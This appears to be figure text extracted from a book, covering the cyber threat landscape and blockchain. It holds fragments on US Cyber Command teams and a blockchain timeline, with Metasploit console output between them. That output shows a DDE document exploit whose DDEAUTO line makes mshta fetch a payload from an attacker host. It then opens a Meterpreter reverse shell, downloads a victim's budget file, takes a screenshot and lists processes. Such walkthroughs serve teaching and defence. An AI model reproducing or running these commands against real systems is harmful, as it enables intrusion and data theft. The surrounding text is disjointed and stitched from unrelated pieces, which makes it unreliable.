

Chapter 1: Cyber Threat Landscape and Security Challenges



National Mission Teams (13 Teams)


Defend the united states and its interest against cyber attacks of significant consequence


Cyber Protection Teams (68 Teams)


Defend priority DoD networks and systems against priority threats

Combat Mission Teams (27 Teams) Provide support to combatant commands by generating integrated cyberspace effects in support of operational plans and contingency operations

Support Teams (25 Teams) Provide analytics and planning support to national mission and combat mission teams







```
msf > use exploit/windows/dde_delivery
msf exploit(dde_delivery) > set lhost 192.168.1.101
lhost => 192.168.1.101
msf exploit(dde_delivery) > set lport 8100
lport => 8100
msf exploit(dde_delivery) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.101:8100
msf exploit(dde_delivery) > [*] Using URL: http://0.0.0.0:8080/8b0HTF3MdgqYqgK
[*] Local IP: http://192.168.1.101:8080/8b0HTF3MdgqYqgK
[*] Server started.
[*] Place the following DDE in an MS document:
DDEAUTO C:\Programs\Microsoft\Office\MSword.exe\...\..\..\windows\system32\mshta.exe "http://192.168.1.101:8080/8b0HTF3MdgqYqgK"
[*] 192.168.1.103 dde_delivery - Delivering payload
[*] Sending stage (179267 bytes) to 192.168.1.103
[*] Meterpreter session 1 opened (192.168.1.101:8100 -> 192.168.1.103:52393) at 2018-01-28 18:38:19 +0530
```

```
meterpreter > dir
Listing: C:\Users\Tesseract\Downloads
=====

Mode                Size           Type             Last modified          Name
----                -
100666/rw-rw-rw-   12690         fil             2018-01-28 18:45:47 +0530 Annual Budget Report.docx
100666/rw-rw-rw-   1807283      fil             2018-01-28 18:27:22 +0530 Client-F1827.pdf
100666/rw-rw-rw-    6166         fil             2018-01-28 18:32:43 +0530 Details.xlsx
100666/rw-rw-rw-   12430         fil             2018-01-28 18:37:49 +0530 Financial Report.docx
100666/rw-rw-rw-    282          fil             2018-01-12 07:03:37 +0530 desktop.ini
100666/rw-rw-rw-    162          fil             2018-01-28 18:38:07 +0530 -$nancial Report.docx


meterpreter > download "Annual Budget Report.docx"
[*] Downloading: Annual Budget Report.docx -> Annual Budget Report.docx
[*] Downloaded 12.39 KiB of 12.39 KiB (100.0%): Annual Budget Report.docx -> Annual Budget Report.docx
[*] download : Annual Budget Report.docx -> Annual Budget Report.docx
meterpreter > |
```

```
meterpreter > screenshot
Screenshot saved to: /root/PLuAMCRq.jpeg
meterpreter > ps
```

Process List
=====

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System				
220	7976	igfxHK.exe	x86	3	DESKTOP-VBU7P0R\Tesseract	C:\Windows\System32\igfxHK.exe
360	4	smss.exe				
572	504	csrss.exe				
664	504	wininit.exe				
804	664	services.exe				
812	664	lsass.exe				
904	804	svchost.exe				
932	804	svchost.exe				
1008	804	svchost.exe				
1144	804	svchost.exe				
1240	804	svchost.exe				
1332	804	svchost.exe				
1340	804	svchost.exe				
1348	804	svchost.exe				
1472	804	spoolsv.exe				
1488	804	svchost.exe				
1796	1240	WUDFHost.exe				
1804	804	igfxCUIService.exe				
1820	804	svchost.exe				
1844	904	wlanext.exe				
1940	804	svchost.exe				
2156	1940	audiodg.exe	x86	0		
2420	804	OfficeClickToRun.exe				
2420	804	esif uf.exe				
2492	804	svchost.exe				
2500	932	SearchUI.exe	x86	3	DESKTOP-VBU7P0R\Tesseract	C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe

Chapter 3: Introducing Blockchain and Ethereum





Mainframe
1970



Internet
1989






Social Media
2000





Blockchain
2009


Evolution of computing

















Party A sends \$200 to Party B on July 23, 2017 at 03:00 